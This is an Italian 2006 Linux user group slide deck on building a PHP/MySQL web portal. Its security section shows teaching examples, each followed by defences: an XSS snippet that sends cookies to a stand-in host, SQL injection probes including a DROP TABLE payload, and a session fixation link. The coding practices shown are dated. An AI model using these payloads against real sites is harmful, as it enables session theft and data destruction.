Creare un portale web con strumenti Open Source

Il caso di Arsié

http://www.arsie.net

Lucia De Pasqual
lucia@arsie.net

BLUG - Belluno Linux User Group
http://belluno.linux.it

28 ottobre 2006
Feltre
ITI Negrelli





CMS e Portali

Content Management System (CMS)

- Sistema per organizzare e creare documenti e contenuti vari;
- Può non essere basato su applicazioni web o richiedere l'uso di applicazioni client particolari;
- commerciali (principalmente basate su Java) del costo di svariate migliaia di euro e Open Source

Wikipedia (`http://en.wikipedia.org/`) conta almeno 70 CMS Open Source. Si possono provare su `http://www.opensourcecms.com/`

Web Portal

È un sito web basato su un CMS che fornisce servizi e permette di inserire contenuti, personalizzare l'aspetto.

Fai-da-te vs. Già-Pronti

Fai da Te

- Flessibilità
- Totalmente adattabile
- Divertimento
- Sicurezza

Già pronto

- Breve training
- Caratteristiche avanzate
- Sicurezza

Breve storia di www.arsie.net

- Hosting su siti che danno spazio web gratuito e niente database
  - conteggio delle visite?
  - notizie?
  - utenti?
- Acquisto di dominio, spazio web e database presso una web farm (il più economica possibile)
- Sviluppo di moduli per l'aggiornamento tramite interfaccia web (news) e gestione degli utenti...

Non è nato come un progetto definito ma cresciuto per obiettivi

Creare il proprio Portale

Requisiti

- Pagine descrittive
- Gallerie di immagini
- News
- Statistiche
- Pagina per i contatti
- Forum
- Blog
- ...

Mezzi

- circa 30 euro
- PC funzionante
- tempo libero
- immaginazione

Software

Le mie Scelte

- Apache
- PHP: Hypertext Preprocessor
- MySQL
- Gimp
- Emacs

Esistono altre soluzioni, ma questa è la più semplice configurazione che si trova nelle offerte delle web farm.







Setup del server di sviluppo

FILE /etc/httpd/conf/httpd.conf

```
<VirtualHost 10.0.0.5:80>
    ServerAdmin root@localhost
    DocumentRoot /var/www/html/site-test/
    ServerName www.site-test.it
    ErrorLog /tmp/log/site-test.error_log
    CustomLog
/tmp/log/site-test.access_log common
</VirtualHost>
```

SCHEDA ETHERNET

```
ifconfig eth0:5 10.0.0.5
```

FILE /etc/hosts

```
10.0.0.5 site-test.it www.site-test.it
```

DBMS

Creare una copia del database sul server di sviluppo

```
create database dbname;
use dbname;
```

Assegnare tutti i privilegi sul DB all'utente che si collegherà al DB.

```
grant all privileges on dbname.* to dbuser
identified by dbpasswd ;
```

L'utente sul server non dovrebbe in generale poter eseguire operazioni di `drop` o `create`.

Struttura

Dispatch Method

Un singolo script PHP é disponibile sul web (come URL). Tutto il resto è richiamato da questo script in base alle variabili che possono essere passate col metodo GET.

```
http://www.site-test.it/index.php?task=print_form
```

Include Method

Uno script è incluso all'inizio di ogni script pubblico ed è responsabile per tutte le misure globali di sicurezza come filtraggio dei dati e simili.







Struttura - Dispatch method

Carico la configurazione

```
<?
require_once("configurazione/setup.php");
require_once(BASEPATH."includes/func.php");
include (BASEPATH."includes/mysqldb.php");
$db = new mysqldb();
require_once (BASEPATH."moduli/modulo.php");
require_once (BASEPATH."includes/theuser.php");
// l'header e verifica delle credenziali
// dell'utente
include(BASEPATH."includes/header.php");
// carico i moduli da mostrare
// in base ai permessi dell'utente corrente
include (BASEPATH."configurazione/moduli_da_caricare.php");
```

Struttura

Corpo della pagina

```
// calcolo la pagina da mostrare nel main
$goodArg = check_arguments();
if ($goodArg && isset($listaModuli[$modulo])) {
    $page = $listaModuli[$modulo]->getPage($idPage);
    $res = $listaModuli[$modulo]->checkPerm($idPage);
    if ( ($page == "") || (!$res) ) {
        $page = HOMEPAGE;
    }
} else {
     $page = HOMEPAGE;
}
main($page,$all);// la pagina da visualizzare
}
// chiusura della pagina
include(BASEPATH."includes/footer.php");
?>
```








Moduli

Il sito deve essere facilmente estendibile con blocchi di codice indipendenti ed includibili senza modifiche al motore.

```
<?
class modulo {
    // definizioni di campi della classe
    function modulo() { ...}
    function readConf() { ...} // lettura della configurazione
    function getHtml() { ...} // stampa il contenuto
    function getParam() { ...} // ricava un parametro
    function checkPerm($id) { ...} // gestione dei permessi
}
?>
```








Interazione con DBMS

Interfaccia che nasconde il DBMS

```
class mysqldb {
    function mysqldb() {
        mysql_connect ( DBHOST , DBUSER, DBPASSWD ) ;
        $res = mysql_select_db ( DBNAME ) ;
        if (!$res) die();
    }
    function db_select($query,$type) {
        $res = mysql_query($query);
        if (!$res) return false;
        $result = array();
        while ($row = mysql_fetch_array($res,$type)) {
            $result[] = $row;
        }
        mysql_free_result($res);
        return $result;
    }
...
```


Utenti e permessi

Vogliamo che ci possano essere più tipologie di utenti che possono:

- Vedere pagine
- Aggiungere news
- Configurare il sito
- Gestire altri utenti

Utenti e permessi

Vogliamo che ci possano essere più tipologie di utenti che possono:

- Vedere pagine
- Aggiungere news
- Configurare il sito
- Gestire altri utenti

- Tabella degli utenti

```
+----------+------------------+
| Field    | Type             |
+----------+------------------+
| id       | int(10) unsigned |
| id_group | int(10) unsigned |
| login    | varchar(30)      |
| password | varchar(22)      |
| email    | varchar(100)     |
+----------+------------------+
```







Utenti e permessi

Vogliamo che ci possano essere più tipologie di utenti che possono:

- Vedere pagine
- Aggiungere news
- Configurare il sito
- Gestire altri utenti

- Tabella degli utenti

```
+----------+------------------+
| Field    | Type             |
+----------+------------------+
| id       | int(10) unsigned |
| id_group | int(10) unsigned |
| login    | varchar(30)      |
| password | varchar(22)      |
| email    | varchar(100)     |
+----------+------------------+
```

- Tabella dei gruppi

```
+-------------+------------------+
| Field       | Type             |
+-------------+------------------+
| id          | int(10) unsigned |
| nome        | varchar(30)      |
| descrizione | varchar(255)     |
+-------------+------------------+
```

Utenti e permessi

Vogliamo che ci possano essere più tipologie di utenti che possono:

- Vedere pagine
- Aggiungere news
- Configurare il sito
- Gestire altri utenti

- Tabella degli utenti

```
+----------+------------------+
| Field    | Type             |
+----------+------------------+
| id       | int(10) unsigned |
| id_group | int(10) unsigned |
| login    | varchar(30)      |
| password | varchar(22)      |
| email    | varchar(100)     |
+----------+------------------+
```

- Tabella dei gruppi

```
+-------------+------------------+
| Field       | Type             |
+-------------+------------------+
| id          | int(10) unsigned |
| nome        | varchar(30)      |
| descrizione | varchar(255)     |
+-------------+------------------+
```

- Relazione utenti-gruppi

```
+----------+------------------+
| Field    | Type             |
+----------+------------------+
| id_user  | int(10) unsigned |
| id_group | int(10) unsigned |
+----------+------------------+
```

Autenticazione

Deve essere sempre eseguito all'inizio di ogni richiesta ed esaminare:

- le form di login;
- i dati passati con metodo POST o GET o COOKIE;
- la coerenza della sessione corrente con i dati passati dal client;


La password può essere criptata nel database in modo non banale

```
$pass = substr(crypt($passwd,'$1$'.$key.'$'),-22);
```

Un login che abbia successo ci permette di mettere in sessione i dati dell'utente

Di default l'autenticazione deve essere negata e tutte le variabili di sessione eliminate.

Sicurezza


Sql Injection
File Upload Attacks
Filesystem Browsing
Command Injection
Cookie Theft
Session Hijacking
Form Spoofing
Password Sniffing
Exposed Source Code
Cross Site Scripting
Spoofed HTTP Request
Brute Force Attacks

Form Spoofing

Qualunque cosa provenga da un client deve essere considerato sospetto perchè è fuori dal nostro controllo.

Metodi per inviare informazioni a piacere ad un sito web:

- modificando a mano l'URL nel browser (GET)
- copiando una pagina html sul proprio client e modificando il form (POST)
- sessione telnet verso il sever richiede comandi HTTP (POST e GET)
- socket in qualunque linguaggio richiede comandi HTTP (POST e GET)







Form Spoofing - Esempio

Passare una variabile POST attraverso una sessione telnet

```
$ telnet www.site-test.it 80
Trying 10.0.0.5...
Connected to www.site-test.it (10.0.0.5).
Escape character is '^]'.


POST /form-spoofing.php HTTP/1.1
Host:  www.site-test.it
Content-Type:  application/x-www-form-urlencoded
Content-Length:  5

id=47

HTTP/1.1 404 Not Found
...
```








Form Spoofing - Esempio

Contattare un sito tramite un socket in PHP

```
<?php
$http_response = '';
$fp = fsockopen('www.site-test.it', 80);
fputs($fp, "HEAD / HTTP/1.1\r\n");
fputs($fp, "Host:  www.site-test.it\r\n\r\n");
while (!feof($fp)) {
     $http_response .= fgets($fp, 128);
}
fclose($fp);
echo $http_response;
?>
```








Form Spoofing - Precauzioni

Bisogna blindare i form ed i link del proprio sito:

- Inizializzare tutte le variabili nei nostri script
- Mettere in sessione solo dati validati
- Disabilitare se possibile `register_globals`
- Verificare tutti i dati ricevuti
  tipo di dato e consistenza con quanto ci si aspetta
  - login: `'/^([[:alnum:]_]){4,30}$/i'`
  - password: `'/^([[:alnum:][:punct:]_]){8,16}$/i'`
  - email: `'/^[^@s]+@([-a-z0-9]+.)+[a-z]{2,}$/i'`
  - numeri: `is_numeric()` o cast ad int

Input Filtering - HTML

Permettere ad un utente di inserire codice HTML è un'idea molto, molto cattiva ma qualche volta necessaria.







Input Filtering - HTML

Permettere ad un utente di inserire codice HTML è un'idea molto, molto cattiva ma qualche volta necessaria.

```
hello world
<style>
body  display:  none !important;
</style>
```

→ Non viene mostrato più nulla!

Input Filtering - HTML

Permettere ad un utente di inserire codice HTML è un'idea molto, molto cattiva ma qualche volta necessaria.

```
hello world
<style>
body  display:  none !important;
</style>
```

→ Non viene mostrato più nulla!

```
<b style="display:  block;
position:  absolute; top:  0px;
left:  0px; width:  100%; height:  100%;
background-color:  #ffffff;">
ciao bestia</b>
<b onmouseover="location.href =
'http://sono-cattivo.com/?cookies='+
document.cookie;">clicca qui</b>
```

→ C'è anche un link ad un altro sito

`strip_tags( )` non basta: meglio ridefinire dei propri tag che al peggio sono interpretati come testo.

SQL Injection

SQL Injection è un sottoinsieme delle vulnerabilità dovute alla mancata verifica dei dati inseriti in un form.

Permette di indagare la struttura di tabelle e dell'intero database

Permette ad un utente remoto di estrarre più informazioni di quelle che il programmatore si aspetta

Nei peggiori casi permette di eliminare tabelle e database interi

Generare un DoS con query troppo impegnative







SQL Injection

Generare messaggi di errore

```
SELECT fieldlist
FROM table
WHERE field = '$EMAIL';
```

→ dal messaggio di errore si capisce se i dati vengono filtrati







SQL Injection

Generare messaggi di errore

```
SELECT fieldlist
FROM table
WHERE field = '$EMAIL';
```

→ dal messaggio di errore si capisce se i dati vengono filtrati

```
SELECT fieldlist
FROM table
WHERE field='me@host.com'';
```

→ Si ricava se vengono verificati i dati con dei pattern







SQL Injection

Generare messaggi di errore

```
SELECT fieldlist
FROM table
WHERE field = '$EMAIL';
```

→ dal messaggio di errore si capisce se i dati vengono filtrati

```
SELECT fieldlist
FROM table
WHERE field='me@host.com'';
```

→ Si ricava se vengono verificati i dati con dei pattern

```
SELECT fieldlist
FROM table
WHERE field = 'anything' OR
'x'='x';
```

→ È sempre vera







SQL Injection

```
SELECT fieldlist
FROM table
WHERE field = 'x' AND email
IS NULL; --';
```

→ Si testa l'esistenza del campo email

SQL Injection

```
SELECT fieldlist
FROM table
WHERE field = 'x' AND email
IS NULL; --';
```

→ Si testa l'esistenza del campo email

```
SELECT email, passwd,
login_id, full_name
FROM table
WHERE email = 'x' AND
1=(SELECT COUNT(*) FROM
tabname); --';
```

→ Si testa l'esistenza di una determinata tabella

SQL Injection

```
SELECT fieldlist
FROM table
WHERE field = 'x' AND email
IS NULL; --';
```

→ Si testa l'esistenza del campo email

```
SELECT email, passwd,
login_id, full_name
FROM table
WHERE email = 'x' AND
1=(SELECT COUNT(*) FROM
tabname); --';
```

→ Si testa l'esistenza di una determinata tabella

```
SELECT email, passwd,
login_id, full_name
FROM members
WHERE email = 'x'; DROP
TABLE members; --';
```

→ Si elimina una tabella!

SQL Injection - Soluzioni

- Filtrare l'input
- Escape delle virgolette (`mysql_real_escape_string()`)
- Limitare i permessi sul database
- Bloccare la visualizzazione di errori e warning
- Credenziali di accesso al database in zona protetta:

```
 <Files ~ "\.inc$">
Order allow,deny
Deny from all
</Files>
```

- trattare correttamente i caratteri % e _ in caso di query con controlli di tipo `LIKE`







Session Fixation

Si cerca di portare una vittima ad usare un identificatore di sessione proprietà dall'attaccante:

1. L'attaccante accede ad un sito e ne ricava l'ID di sessione
2. L'attaccante induce un utente a vsitare un proprio sito e setta un cookie con l'ID di sessione ricavato dal sito
3. La vittima visita il sito, si autentica mantenendo lo stesso ID di sessione
4. L'attaccante accede con le stesse credenziali

```
<a href="http://host/index.php?PHPSESSID=1234">Click here</a>
```







Session Fixation

Si cerca di portare una vittima ad usare un identificatore di sessione proprietà dall'attaccante:

1. L'attaccante accede ad un sito e ne ricava l'ID di sessione
2. L'attaccante induce un utente a vsitare un proprio sito e setta un cookie con l'ID di sessione ricavato dal sito
3. La vittima visita il sito, si autentica mantenendo lo stesso ID di sessione
4. L'attaccante accede con le stesse credenziali

```
<a href="http://host/index.php?PHPSESSID=1234">Click here</a>
```

Soluzione: rigenerare l'ID di sessione ad ogni procedura di autenticazione.







Session Hijacking

Si tratta della cattura dell'ID di sessione di un utente in modo da utilizzare la sua sessione.

I cookie sono meno esposti alla cattura dell'id di sessione anche se i più popolari browser hanno vulnerabilità che li espongono.

Soluzione: possiamo propagare un cookie contenente un' "impronta digitale" che memoizziamo in sessione una volta digitata e confrontiamo nuovamente ad ogni richiesta, se differisce possiamo chiedere una password per proseguire la sessione

Session Hijacking - Esempi

```
<?php
session_start();
if (isset($_SESSION['HTTP_USER_AGENT'])) {
if ($_SESSION['HTTP_USER_AGENT'] !=
md5($_SERVER['HTTP_USER_AGENT'])) {
/* Prompt for Password */
exit;
}
} else {
$_SESSION['HTTP_USER_AGENT'] =
md5($_SERVER['HTTP_USER_AGENT']);
}
?>
```

→ Controllo basato sull'identificazione del browser







Session Hijacking - Esempi


```
<?php
session_start();
if (isset($_SESSION['HTTP_USER_AGENT'])) {
if ($_SESSION['HTTP_USER_AGENT'] !=
md5($_SERVER['HTTP_USER_AGENT'])) {
/* Prompt for Password */
exit;
}
} else {
$_SESSION['HTTP_USER_AGENT'] =
md5($_SERVER['HTTP_USER_AGENT']);
}
?>
```

→ Controllo basato sull'identificazione del browser

```
<?php
$string =
$_SERVER['HTTP_USER_AGENT'];
$string .= 'pippo';
$fingerprint = md5($string);
?>
```

→ Rendere non individuabile la fingerprint del browser

Conclusioni

. . .

Riferimenti

Arsié – http://www.arsie.net

PHP – http://www.php.net

MySQL – http://www.mysql.com

Apache – http://www.apache.org

OpenCMS – http://www.opensourcecms.com

Wikipedia – http://en.wikipedia.org

Chris Shiflett – http://shiflett.org

Steve Friedl – http://unixwiz.net

LaTeX